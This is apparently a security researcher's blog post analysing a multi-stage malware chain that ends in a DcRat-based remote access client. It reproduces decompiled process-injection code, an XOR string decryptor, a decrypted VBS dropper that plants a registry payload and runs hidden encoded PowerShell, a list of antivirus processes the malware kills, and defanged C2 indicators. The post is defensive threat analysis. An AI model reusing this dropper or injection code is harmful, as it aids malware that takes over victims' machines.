[QuickNote] Uncovering Suspected Malware Distributed By Individuals from Vietnam

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
1 Votes

Recently, I received a hash of sample from a friend on Twitter. Upon further investigation, I noticed that the code was likely created by someone in Vietnam. As a result, I decided to analyze and share it with others.


Malicious code can be incredibly dangerous and harmful to computer systems, and it's important to be able to recognize and understand it. By analyzing the code, we can determine its purpose and potential impact, as well as develop strategies to protect against similar threats in the future.

Given the potential risks of this particular code, I felt it was important to share my findings with others in the security community. By working together and sharing information, we can all help to keep our systems and networks safe from harm. I hope that someone will take the time to investigate deeper and uncover who is behind this malware. It is crucial to identify the culprit and hold them accountable for their actions.




- Sample hash: [15940f1c8f7e5e79a78c8fad9dc54a8cb9b399d60fb80f6dec2f25870d64dcc1]

Through VT's Telemetry, this sample was submitted from Vietnam. It's possible that the victim submitted it to VT or the author themselves submitted it to see if it would be detected by antivirus companies.




Below is a diagram illustrating the execution flow of the malware.




1. Stage 1

The compressed file named " `fvia.zip` " contains a shortcut file called " `fvia.lnk` ". If the user double-clicks on this file, it will execute a Powershell script. This script is designed to download a payload from the address " `hxxps[://]raw[.]githubusercontent[.]com/vltpro/FVIATOOL/main/iXPWQcqYZM[.]exe` " and save it as " `%APPDATA%\svchost.exe` ". Finally, the downloaded payload will be executed.




2. Stage 2

The downloaded file is a .NET payload. Upon a quick inspection of its information, several indicators are present, such as:



Upon analyzing the code of this payload, it has been determined that it will decrypt into two PE files. The first PE file is a .NET payload, while the second PE file is coded in C. After obtaining information about the method within the decoded .NET payload, it can call this method with two parameters: `{ "C:\Windows\System32\schtasks.exe", obj2 }`. Here, `obj2` refers to the second PE file.



Quickly check the basic information of these payloads as the following: 1st payload (.Net payload) (`a1cc33df5af690050e7e76ca40668f68ea0801df2569ac7404762f101a065bb6`)

```
Packer/Compiler:
  Compiler: Microsoft Visual .NET  - (You can use a decompiler for this...)
  Compiler: Microsoft Visual Studio
  Detect It Easy (die)
  --> PE: Protector: Eziriz .NET Reactor(6.x.x.x)[By Dr.FarFar]
  --> PE: library: .NET(v4.0.30319)[-]
  --> PE: linker: Microsoft Linker(8.0)[EXE32]
  --> Entropy: 6.17626

IT Functions:
  KERNEL32.DLL -> VirtualAlloc
  KERNEL32.DLL -> LoadLibraryA
  KERNEL32.DLL -> GetProcAddress

File Access:
  HeAEW.exe
  mscoree.dll

File Access (UNICODE):
  32.dll

Interests Words:
  Encrypt
  Decrypt

Strings/Hex Code Found With The File Rules:
  --> Rule Text: WinAPI Sockets (connect)
  --> Rule Text: Stealth (VirtualAlloc)
  --> Rule Text: Stealth (ReadProcessMemory)
  --> Rule Text: Execution (CreateProcessA)
  --> Rule Text: Execution (ResumeThread)
  --> EP Rules: Microsoft Visual Studio .NET
```

2nd payload (`7c82507412b690ba888f06d3fb9b2d110e2a346da3322de9468bf46ee7086e93`)

```
Packer/Compiler:
  Detect It Easy (die)
  --> PE: linker: Microsoft Linker(6.0)[EXE32,admin]
  --> Entropy: 6.73386

IT Functions:
  SHELL32.DLL -> ShellExecuteA

File Access:
  kernel32.dll
  shell32.dll
  msvcrt.dll

Strings/Hex Code Found With The File Rules:
  --> Rule Text: Execution (ShellExecute)
```

3. Stage 3

After performing deobfuscation and field renaming, the .NET payload code simply utilizes the Process Injection technique. It spawns the `schtasks.exe` process and injects Payload 2 into this process, hiding the malicious code under the guise of the `schtasks.exe` process to deceive the victim.

```
public static void NhXNBbtWQXBcChtcTXUAqcqPi(string path, byte[] BMzkoPmmQXLGAmGCzcVuwiJWE)
                {
                        for (int i = 0; i < 5; i++)
                        {
                                int num = 0;
                                nQQijGzABIgLBOLrpHqHkkoiD.Struct1 @struct = default(nQQijGzABIgLBOLr
                                nQQijGzABIgLBOLrpHqHkkoiD.Struct0 struct2 = default(nQQijGzABIgLBOLr
                                @struct.uint_0 = Convert.ToUInt32(Marshal.SizeOf(typeof(nQQijGzABIgL
                                try
                                {
                                        if (!nQQijGzABIgLBOLrpHqHkkoiD.fn_CreateProcessA(path, strin
                                        {
                                                throw new Exception();
                                        }
                                        int num2 = BitConverter.ToInt32(BMzkoPmmQXLGAmGCzcVuwiJWE, 6
                                        int num3 = BitConverter.ToInt32(BMzkoPmmQXLGAmGCzcVuwiJWE, nu
                                        int[] array = new int[179];
                                        array[0] = 65538;
                                        if (IntPtr.Size == 4)
                                        {
                                                if (!nQQijGzABIgLBOLrpHqHkkoiD.fn_GetThreadContext(s
                                                {
                                                        throw new Exception();
                                                }
                                        }
                                        else if (!nQQijGzABIgLBOLrpHqHkkoiD.fn_Wow64GetTheadContext(
                                        {
                                                throw new Exception();
                                        }
                                        int num4 = array[41];
                                        int num5 = 0;
                                        if (!nQQijGzABIgLBOLrpHqHkkoiD.fn_ReadProcessMemory(struct2.
                                        {
                                                throw new Exception();
                                        }
                                        if (num3 == num5 && nQQijGzABIgLBOLrpHqHkkoiD.fn_ZwUnmapView
                                        {
                                                throw new Exception();
                                        }
                                        int num6 = BitConverter.ToInt32(BMzkoPmmQXLGAmGCzcVuwiJWE, nu
                                        int num7 = BitConverter.ToInt32(BMzkoPmmQXLGAmGCzcVuwiJWE, nu
                                        bool flag = false;
                                        int num8 = nQQijGzABIgLBOLrpHqHkkoiD.fn_VirtualAllocEx(struc
                                        if (num8 == 0)
                                        {
                                                throw new Exception();
```

```
}
if (!nQQijGzABIgLBOLrpHqHkkoiD.fn_WriteProcessMemory(struct2
{
        throw new Exception();
}
int num9 = num2 + 248;
short num10 = BitConverter.ToInt16(BMzkoPmmQXLGAmGCzcVuwiJWE
for (int j = 0; j < (int)num10; j++)
{
        int num11 = BitConverter.ToInt32(BMzkoPmmQXLGAmGCzcV
        int num12 = BitConverter.ToInt32(BMzkoPmmQXLGAmGCzcV
        int num13 = BitConverter.ToInt32(BMzkoPmmQXLGAmGCzcV
        if (num12 != 0)
        {
                byte[] array2 = new byte[num12];
                Buffer.BlockCopy(BMzkoPmmQXLGAmGCzcVuwiJWE,
                if (!nQQijGzABIgLBOLrpHqHkkoiD.fn_WriteProce
                {
                        throw new Exception();
                }
        }
        num9 += 40;
}
byte[] bytes = BitConverter.GetBytes(num8);
if (!nQQijGzABIgLBOLrpHqHkkoiD.fn_WriteProcessMemory(struct2
{
        throw new Exception();
}
int num14 = BitConverter.ToInt32(BMzkoPmmQXLGAmGCzcVuwiJWE,
if (flag)
{
        num8 = num3;
}
array[44] = num8 + num14;
if (IntPtr.Size == 4)
{
        if (!nQQijGzABIgLBOLrpHqHkkoiD.fn_SetTheadContext(st
        {
                throw new Exception();
        }
}
else if (!nQQijGzABIgLBOLrpHqHkkoiD.fn_Wow64SetTheadContext(
{
        throw new Exception();
}
if (nQQijGzABIgLBOLrpHqHkkoiD.fn_ResumeThread(struct2.intptr
{
```

```
                                        throw new Exception();
                                }
                                break;
                        }
                        catch
                        {
                                Process.GetProcessById(Convert.ToInt32(struct2.uint_0)).Kill
                        }
                }
        }
```

Using IDA to analyze **payload 2**, we quickly found the function that performs the main task of the malware as follows:

- Decrypt strings.
- Writing the decrypted content of the script into a file and executing that file.

```
int __stdcall mw_decrypt_and_exec_vbs_file()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  sleep(0);
  lpOperation = mw_decrypt_string(encString, 4);
  lpFile = mw_decrypt_string(byte_402026, 0xA);
  v0 = mw_decrypt_string(byte_402031, 0x12E);
  ShellExecuteA(0, lpOperation, lpFile, v0, 0, 0);
  encString_arr[0] = &byte_402160;
  encString_arr[1] = &byte_40216C;
  encString_arr[2] = &byte_402178;
  encString_arr[3] = &byte_41240D;
  encString_arr[4] = &byte_412415;
  encString_arr[5] = &byte_412421;
  encString_len[0] = 0xB;
  encString_len[1] = 0xB;
  encString_len[2] = 0x10294;
  encString_len[3] = 1;
  encString_len[4] = 7;
  encString_len[5] = 0xB;
  encString_len[6] = 0x10294;
  encString_len[7] = 1;
  for ( i = 0; i < 2; ++i )
  {
    if ( !strcmp(encString_arr[3 * i], g_str_pattern) )
    {
      v1 = mw_decrypt_string(encString_arr[3 * i + 1], encString_len[4 * i + 1]);
      strcpy(vbs_file_full_path, v1);
```


```
    }
    else
    {
      str_special_folder_name = mw_decrypt_string(encString_arr[3 * i], encString_len[4 * i]);
      special_folder_path = getenv(str_special_folder_name);
      file_name = mw_decrypt_string(encString_arr[3 * i + 1], encString_len[4 * i + 1]);
      sprintf(vbs_file_full_path, "%s\\%s", special_folder_path, file_name);
    }
    fp = fopen(vbs_file_full_path, "wb");
    decrypted_file_content = mw_decrypt_string(encString_arr[3 * i + 2], encString_len[4 * i + 2]);
    fwrite(decrypted_file_content, encString_len[4 * i + 2], 1u, fp);
    fclose(fp);
    if ( encString_len[4 * i + 3] )
    {
      lpOperation = mw_decrypt_string(byte_4226D1, 4);
      ShellExecuteA(0, lpOperation, vbs_file_full_path, 0, 0, 0xA);
    }
  }
  return 0;
}
```

The pseudocode of the string decryption function is shown below.

```
// #STR: ".[nlv!9rc<e7r9pqps[l=_&j(h7_sl^w"
_BYTE *__cdecl mw_decrypt_string(_BYTE *encString, int strLen)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  decString = malloc(strLen + 1);
  decString[strLen] = 0;
  for ( i = 0; i < strLen; ++i )
    decString[i] = str_nlv9rce7r9pqpsljh7slw[i % 32] ^ encString[i];
  return decString;
}
```

Based on this decryption code, we can write an IDApython script to automatically decrypt strings. The result of executing the script is as follows:



Below is a list of all the decoded strings:

```
Trying to decode string at address 4010B0
Encoded string: b'A+\x0b\x02'
Decoded string: open
------------------------------
Trying to decode string at address 4010C7
Encoded string: b'^4\x19\t\x04RQ\x17\x0fP'
Decoded string: powershell
------------------------------
Trying to decode string at address 4010DE
Encoded string: b'\x03\x1e\x00\x0f\x19E\\\x16 S\x08Z\x13W\x14QR#\x1a-W\x1ea\ri\nP\x1d\x1b-\x1d:o\x0b
Decoded string: -EncodedCommand "PAAjAGgAbgBhACMAPgBBAGQAZAAtAE0AcABQAHIAZQBmAGUAcgBlAG4AYwBlACAAPAA
------------------------------
Trying to decode string at address 40122E
Can not retrieve address of encrypted string!
------------------------------
Trying to decode string at address 401272
Can not retrieve address of encrypted string!
------------------------------
Trying to decode string at address 4012B3
Can not retrieve address of encrypted string!
------------------------------
Trying to decode string at address 40131D
Can not retrieve address of encrypted string!
------------------------------
Trying to decode string at address 401386
Encoded string: b'A+\x0b\x02'
Decoded string: open
------------------------------
************************
Total decoding calls: 8
Successful decoding calls: 4
----Decode strings at the above unreachable addresses----
Decode string at address 402160
Decoded string: UserProfile
Decode string at address 40216C
Decoded string: svchost.vbs
Decode string at address 402178
Decoded string: On Error Resume Next
'Dim suXjung
'suXjung = MsgBox ("", , "")
For x = 0 To 5
     WScript.Sleep(1000)
   Next

Azwe25wgvn5g0="==AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
Azwe25wgvn5g16214="gSAQEAJBQSAYEADBwZAYFAPBwKA0GAhBQWAIDA1BAdAgEArAgVAADAFBAOAUGAwBQcAcHACBwbAYHAUBA

Azwe25wgvn5g32428="sAwmBMOBsDwiBMuAXCwkBAeBjAwoBMMByDwmBMMBsDwiBMsAXCwkBAsAXCwkBAqAXCwkBAoAXCwkBAmAX

Azwe25wgvn5g48642="AAJtnAAAAAmhDAAAgWAAAAJBAAAgDAAAwaAAAARAAAAUAAAAgIAAAAHUUWaYgCEAAAKtnARAAAiAAAAkJ

Alsddeyb1xim = Azwe25wgvn5g0 + Azwe25wgvn5g16214 + Azwe25wgvn5g32428 + Azwe25wgvn5g48642

Set obj = CreateObject("Wscript.Shell")
Set fso=CreateObject("Scripting.FileSystemObject")

' startPath = obj.SpecialFolders("Startup") & "\Payload.vbs"
' currentPath = fso.GetAbsolutePathName(wscript.scriptfullname)
Reg = "HKCU\SOFTWARE\Payload\Payload"

if obj.RegRead(Reg) <> Alsddeyb1xim then
obj.RegWrite Reg, Alsddeyb1xim
end if

PPSS = "Powershell -noexit -exec bypass -window 1 -enc IAAkAHQAZQB4AHQAIAA9ACAAKAAoAEcAZQB0AC0ASQB0A
'PSPS = "Powershell -exec bypass -window 1 #startup"
obj.Run PSPS, 0, False
obj.Run PPSS, 0, False
Decode string at address 41240D
Decoded string: AppData
Decode string at address 412415
Decoded string: svchost.vbs
Decode string at address 412421
Decoded string: On Error Resume Next
'Dim suXjung
'suXjung = MsgBox ("", , "")
For x = 0 To 5
     WScript.Sleep(1000)
   Next

Azwe25wgvn5g0="==AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Azwe25wgvn5g16214="gSAQEAJBQSAYEADBwZAYFAPBwKA0GAhBQWAIDA1BAdAgEArAgVAADAFBAOAUGAwBQcAcHACBwbAYHAUBA

Azwe25wgvn5g32428="sAwmBMOBsDwiBMuAXCwkBAeBjAwoBMMByDwmBMMBsDwiBMsAXCwkBAsAXCwkBAqAXCwkBAoAXCwkBAmAX

Azwe25wgvn5g48642="AAJtnAAAAAmhDAAAgWAAAAJBAAAgDAAAwaAAAARAAAAUAAAAgIAAAAHUUWaYgCEAAAKtnARAAAiAAAAkJ

Alsddeyb1xim = Azwe25wgvn5g0 + Azwe25wgvn5g16214 + Azwe25wgvn5g32428 + Azwe25wgvn5g48642

Set obj = CreateObject("Wscript.Shell")
```

```
Set fso=CreateObject("Scripting.FileSystemObject")

' startPath = obj.SpecialFolders("Startup") & "\Payload.vbs"
' currentPath = fso.GetAbsolutePathName(wscript.scriptfullname)
Reg = "HKCU\SOFTWARE\Payload\Payload"

if obj.RegRead(Reg) <> Alsddeyb1xim then
obj.RegWrite Reg, Alsddeyb1xim
end if

PPSS = "Powershell -noexit -exec bypass -window 1 -enc IAAkAHQAZQB4AHQAIAA9ACAAKAAoAEcAZQB0AC0ASQB0A
'PSPS = "Powershell -exec bypass -window 1 #startup"
obj.Run PSPS, 0, False
obj.Run PPSS, 0, False
Done!!!
```

4. Stage 4

The `svchost.vbs` script performs some actions. Upon analysis, it was discovered that this script is designed to save an encoded payload in Base64 format into the registry key " `HKCU\SOFTWARE\Payload\Payload` ".


After saving the payload in the registry, the script then uses a PowerShell script to read the payload from the registry key mentioned above. The PowerShell script decodes the payload using Base64 and executes it.

Based on the PowerShell code snippet above, it can be seen that this payload is a continuation of a .NET payload.

5. Stage 5

The final payload has an `InternalName: Client.exe` , and operates as a client, connecting to C2 to download and execute the payload that has been downloaded. Its basic tasks are described below, and the corresponding functions will be performed based on the decryption configuration.

- In order to execute its malicious actions, the malware needs to decode its configuration information. Based on the information from `Client.Settings.Server_Certificate {CN=DcRat [Issuer] C=CN, L=SH, O=DcRat By qwqdanchun, OU=qwqdanchun..}`, it is likely that this payload is based on the source code of `hxxps://github[.]com/qwqdanchun/DcRat.`




- Once this is done, the malware will perform simple check to ensure that it is not running on a virtual machine. It does this by checking the computer's cache memory, and if no cache memory is detected, it will terminate the process immediately, assuming that it is running on a virtual machine.
- To ensure that only one instance of the malware is executed, a Mutex is created.
- Additionally, the `AntiProcess` function is called to scan all running processes on the system and terminate any process that matches a list of predetermined names.

Taskmgr.exe
ProcessHacker.exe
procexp.exe
MSASCui.exe
MsMpEng.exe
MpUXSrv.exe
MpCmdRun.exe
NisSrv.exe

UserAccountControlSettings.exe
taskkill.exe

- To ensure persistence, the malware installs itself by setting up a Run key or Scheduler task.
- It also bypasses the AMSI (Anti-Malware Scan Interface) to avoid detection by antivirus software.
- The malware establishes a connection to the pastebin website (`hxxps://pastebin[.]com/raw/gdYYU7gi`) to obtain the IP address and port number of the C2 (Command and Control) server. It then initiates a connection to the C2 server at the specified IP address and port (`171[.]247.25.94:5656`).




- If the connection to the C2 server is successful, the malware will authenticate itself as a client and begin collecting information about the victim's computer to send to the C2 server. The malware will then download additional payloads from the C2 server to carry out further malicious actions.

